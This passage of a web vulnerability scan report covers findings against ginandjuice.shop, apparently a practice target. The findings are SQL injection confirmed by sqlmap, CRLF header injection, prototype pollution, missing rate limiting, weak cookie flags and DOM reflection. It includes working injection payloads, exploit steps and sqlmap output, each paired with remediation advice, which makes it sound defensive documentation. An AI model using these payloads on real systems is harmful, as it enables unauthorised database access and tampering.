
EVIDENCE

Injected response header

```
x-barrion-bhb16be995: bhb16be995; Secure; HttpOnly
```

Validation

```
Corroborated from evidence captured during the scan (no validator for this finding class)
```



Affected page: https://ginandjuice.shop/catalog?category=Accessories%0d%0aX-Barrion-bhb16be995:%20bhb16be995

2.3.6 SQL injection confirmed by sqlmap

High Open Identified on 20 July 2026

Affected	https://ginandjuice.shop/catalog?category=Accessories - category
OWASP / WSTG	WSTG-INPV-05, API8
CWE	CWE-89
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

sqlmap confirmed a SQL injection point using boolean/time-based techniques. An attacker could read or manipulate database contents.

BUSINESS IMPACT

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

HOW TO EXPLOIT

Run sqlmap against https://ginandjuice.shop/catalog?category=Accessories (parameter category) with boolean/time techniques.

REMEDIATION

Use parameterized queries / prepared statements and least-privilege database accounts.


EVIDENCE

sqlmap Output (excerpt)

```
vided level (2) and risk (2) values? [Y/n] Y

[17:10:40] [INFO] checking if the injection point on GET parameter 'category' is a false positive
GET parameter 'category' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 33 HTTP(s) requests:
---
Parameter: category (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: category=Accessories' AND 9966=9966 AND 'ZTMB'='ZTMB
---
do you want to exploit this SQL injection? [Y/n] Y

[17:10:41] [INFO] testing H2

[17:10:42] [INFO] confirming H2

[17:10:42] [INFO] the back-end DBMS is H2
back-end DBMS: H2

[17:10:57] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 19 times

[17:10:57] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-
07202026_0509pm.csv'

[*] ending @ 17:10:57 /2026-07-20/
```

Validation

```
reproduced: a lone quote 5xxes but a balanced quote does not - the parameter is parsed as SQL (blind injection)
```



Affected page: https://ginandjuice.shop/catalog?category=Accessories

2.3.7 Client-side prototype pollution

Medium Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/blog?__proto__[bx8f3app]=bx8f3apolluted - bx8f3app
OWASP / WSTG	WSTG-CLNT-13
CWE	1321
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed client-side prototype pollution: Object.prototype.bx8f3app === 'bx8f3apolluted' after load (__proto__[] via query)

BUSINESS IMPACT

Exploitation could weaken the application's security posture and, combined with other issues, contribute to a larger compromise.

HOW TO EXPLOIT

Load https://ginandjuice.shop/blog?__proto__[bx8f3app]=bx8f3apolluted in a browser. Source: query. Object.prototype.bx8f3app === 'bx8f3apolluted' after load (__proto__[] via query)

REMEDIATION

Reject __proto__/constructor/prototype keys when merging or parsing untrusted input; use Object.create(null) maps, Map, or Object.freeze(Object.prototype). Update vulnerable helpers (e.g. deparam, jQuery.extend).

EVIDENCE

DOM audit observation

```
Object.prototype.bx8f3app === 'bx8f3apolluted' after load (__proto__[] via query)
```

BLOG

Search the blog...

A HAIRY DAY

Yo dudes! Carlos here again. I want to tell you about what happened in the store the other day. Man, I was getting so tight over it I thought I'd bust a blood vessel. So, I get this phone call...

VIEW POST

THE COMPLAINT

My main man Peter Wiener called by the other day with some coffee and croissants, I don't know who he thinks he is, gone all posh and the like. Anyways, we're jus' havin' a chat, Wiener was jus' sayin' his...

VIEW POST

TRAINING DAY

They say no man is an Island. I don't know why they say it, or what it really means, but I think it means we don't work alone. Anyways, my little store has a couple of investors, they gave me...

VIEW POST

THE THIRD WHEEL

Yo homies! I wanna tell ya about Ginny's birthday last week. I was dead happy that me and Gin were still together for her birthday and wanted to make it real special - she is my girlfriend after all. So,...

VIEW POST

CARLOS MONTOYA VS PETER WIENER

If you know me, you'll know my homie Peter Wiener is always playin' pranks on me, some of the stunts he's pulled have been a right headache. So, one day I decides it's time to get my own back. I...

VIEW POST

MEETING GINNY

It's not a coincidence I have a girlfriend called Ginny, with me runnin' a Gin & Juice store an' all. I wanted a girlfriend who would suit my lifestyle, you know what I mean? So I went speed dating with...

VIEW POST

NEVER MISS A DEAL - SUBSCRIBE NOW

Join our worldwide community of gin and juice fanatics, for exclusive news on our latest deals, new releases, collaborations, and more.

Email address

SUBSCRIBE

Affected page: https://ginandjuice.shop/blog?__proto__[bx8f3app]=bx8f3apolluted

2.3.8 Missing rate limiting (unrestricted resource consumption)

Medium Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/resources/js/subscribeNow.js
OWASP / WSTG	WSTG-BUSL-05, API4
CWE	CWE-770
Confidence	FIRM - strong tool/scanner signal plus matching observed response behavior

DESCRIPTION

A burst of 20 identical requests to a sensitive endpoint completed with no throttling - no 429/503, no Retry-After, and no X-RateLimit headers. This permits brute force, enumeration, and resource-exhaustion abuse.

BUSINESS IMPACT

Exploitation could weaken the application's security posture and, combined with other issues, contribute to a larger compromise.

HOW TO EXPLOIT

Send 20 rapid GET requests to https://ginandjuice.shop/resources/js/subscribeNow.js - all are processed without a 429/Retry-After.

REMEDIATION

Apply per-identity and per-IP rate limiting (token bucket) with 429 + Retry-After on sensitive and resource-intensive endpoints.

EVIDENCE

Burst Response Codes

```
20/20 requests completed (0 dropped); status codes: [200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200] - no throttle signal observed
```

Validation

```
Corroborated from evidence captured during the scan (no validator for this finding class)
```

```
let subscribeNowReady = (callback) => {
    if (document.readyState !== "loading") callback();
    else document.addEventListener("DOMContentLoaded", callback);
}

subscribeNowReady(() => {
    const subscribeNowForm = document.querySelector("#subscribe");
    const buttonInput = subscribeNowForm.querySelector("button[type=submit]");
    const emailInput = subscribeNowForm.querySelector("input[type=email]");

    buttonInput.addEventListener("click", (event) => {
        event.preventDefault();
        if (!emailInput.checkValidity()) {
            emailInput.reportValidity();
            return;
        }

        const formInputs = subscribeNowForm.querySelectorAll("input");
        const value = Array.from(formInputs)
                .reduce((obj, formInput) => {
                    return {
                        ...obj,
                        [formInput.name]: formInput.value,
                    };
                }, {});
        const xhr = new XMLHttpRequest();
        xhr.onreadystatechange = function() {
            if (this.readyState == 4) {
                const responseJson = JSON.parse(this.responseText);
                const formParent = subscribeNowForm.parentElement;
                const div = document.createElement("div");
                div.classList.add('newsletter-signup-response');
                if (this.status == 200) {
                    if (responseJson.email) {
                        const emailDiv = document.createElement("div");
                        emailDiv.classList.add('email-signup-confirm');
                        const email = document.createElement("p");
                        email.textContent = responseJson.email;
                        emailDiv.appendChild(email);
                        div.appendChild(emailDiv);
                    }
                    const header = document.createElement("h3");
                    header.textContent = 'Thank you for Subscribing';
                    div.appendChild(header);
                    subscribeNowForm.replaceWith(div)

                    if (responseJson.coupon) {
                        const coupon = document.getElementById("copyable-coupon");
                        coupon.textContent = responseJson.coupon;
                    }

                    const dialog = document.getElementById("coupon-dialog");
                    dialog.showModal();
                } else {
                    const header = document.createElement("h3");
                    header.textContent = 'Error Subscribing';
                    div.classList.add('error');
                    div.appendChild(header);
                    // formParent.appendChild(div);
                    subscribeNowForm.replaceWith(div)
                }
            }
        };
        xhr.open(subscribeNowForm.dataset.method, subscribeNowForm.dataset.action);
        xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
        xhr.send(JSON.stringify(value));
    });
});

const closeCouponDialog = (e) => {
    e.preventDefault();

    const dialog = document.getElementById("coupon-dialog");
    dialog.close();
};

const copyCoupon = async (e) => {
    e.preventDefault();
    const copyableCoupon = document.getElementById("copyable-coupon");
    try {
        await navigator.clipboard.writeText(copyableCoupon.textContent);

        const tick = document.getElementById("coupon-copied-tick");
        tick.setAttribute("class", "coupon-copied-tick")

        copyableCoupon.textContent = "Copied";
        const copyCouponButton = document.getElementById("copy-coupon-button");
        copyCouponButton.className += " hidden";
    } catch (err) {
        console.error('Failed to copy: ', err);
    }
};
```

Affected page: https://ginandjuice.shop/resources/js/subscribeNow.js

2.3.9 Missing rate limiting (unrestricted resource consumption)

Medium | Open | Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/login
OWASP / WSTG	WSTG-BUSL-05, API4
CWE	CWE-770
Confidence	FIRM - strong tool/scanner signal plus matching observed response behavior

DESCRIPTION

A burst of 20 identical requests to a sensitive endpoint completed with no throttling - no 429/503, no Retry-After, and no X-RateLimit headers. This permits brute force, enumeration, and resource-exhaustion abuse.

BUSINESS IMPACT

Exploitation could weaken the application's security posture and, combined with other issues, contribute to a larger compromise.

HOW TO EXPLOIT

Send 20 rapid GET requests to https://ginandjuice.shop/login - all are processed without a 429/Retry-After.

REMEDIATION

Apply per-identity and per-IP rate limiting (token bucket) with 429 + Retry-After on sensitive and resource-intensive endpoints.


EVIDENCE

Burst Response Codes

```
20/20 requests completed (0 dropped); status codes: [200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200] - no throttle signal observed
```

Validation

```
Corroborated from evidence captured during the scan (no validator for this finding class)
```



Affected page: https://ginandjuice.shop/login

2.3.10 Cookie set without HttpOnly (AWSALBCORS)

Low Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/about - AWSALBCORS
OWASP / WSTG	WSTG-SESS-02
CWE	1004
Confidence	FIRM - strong tool/scanner signal plus matching observed response behavior

DESCRIPTION

The 'AWSALBCORS' cookie is set without the HttpOnly attribute(s). Missing HttpOnly exposes the cookie to theft via cross-site scripting; missing Secure allows transmission over cleartext HTTP; missing SameSite weakens CSRF defenses.

BUSINESS IMPACT

This issue is a hardening gap that incrementally increases the application's attack surface.

HOW TO EXPLOIT

Request https://ginandjuice.shop/about and inspect the Set-Cookie response header for 'AWSALBCORS'; it lacks: HttpOnly.

REMEDIATION

Set cookies with HttpOnly and Secure, and an explicit SameSite (Lax or Strict). Session and authentication cookies must always carry HttpOnly and Secure.

EVIDENCE

Set-Cookie

```
Set-Cookie: AWSALBCORS=GRvBFKTLeP4uvTl/XWl4arrKvwuXfg/yUUHY4P/D5Umc65AdnWZO0B0aHb+7avRF4/QzpGTxomFXqTLveJmNmGXzQckmKlLr/3biY46GJOtVstzhN8Wku2SWBswU;
Expires=Mon, 27 Jul 2026 17:16:46 GMT; Path=/; SameSite=None; Secure
```

Validation

```
Corroborated from evidence captured during the scan (response property observed in captured evidence)
```

2.3.11 Cookie set without HttpOnly, Secure, SameSite (AWSALB)

Low Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/about - AWSALB
OWASP / WSTG	WSTG-SESS-02
CWE	614
Confidence	FIRM - strong tool/scanner signal plus matching observed response behavior

DESCRIPTION

The 'AWSALB' cookie is set without the HttpOnly, Secure, SameSite attribute(s). Missing HttpOnly exposes the cookie to theft via cross-site scripting; missing Secure allows transmission over cleartext HTTP; missing SameSite weakens CSRF defenses.

BUSINESS IMPACT

This issue is a hardening gap that incrementally increases the application's attack surface.

HOW TO EXPLOIT

Request https://ginandjuice.shop/about and inspect the Set-Cookie response header for 'AWSALB'; it lacks: HttpOnly, Secure, SameSite.

REMEDIATION

Set cookies with HttpOnly and Secure, and an explicit SameSite (Lax or Strict). Session and authentication cookies must always carry HttpOnly and Secure.

EVIDENCE

Set-Cookie

```
Set-Cookie: AWSALB=GRvBFKTLeP4uvTl/XWl4arrKvwuXfg/yUUHY4P/D5Umc65AdnWZO0B0aHb+7avRF4/QzpGTxomFXqTLveJmNmGXzQckmKlLr/3biY46GJOtVstzhN8Wku2SWBswU;
Expires=Mon, 27 Jul 2026 17:16:46 GMT; Path=/
```

Validation

```
Corroborated from evidence captured during the scan (response property observed in captured evidence)
```

2.3.12 DOM data manipulation (reflected DOM-based)

Low Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/blog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&q=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&query=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&term=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&s=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&keyword=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&category=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&name=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&id=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&lang=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&message=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&msg=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata#https://bx8f3alink.example.net/bx8f3a?bx8f3adata - *
OWASP / WSTG	WSTG-CLNT-01
CWE	79
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed dom data manipulation (reflected dom-based): canary reflected by client-side JS into the DOM (INPUT@value)

BUSINESS IMPACT

This issue is a hardening gap that incrementally increases the application's attack surface.

HOW TO EXPLOIT

Load https://ginandjuice.shop/blog?search=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&searchTerm=https%3A%2F%2Fbx8f3alink.example.net%2Fbx8f3a%3Fbx8f3adata&bx8f3adata in a browser. Source: param/hash. canary reflected by client-side JS into the DOM (INPUT@value)

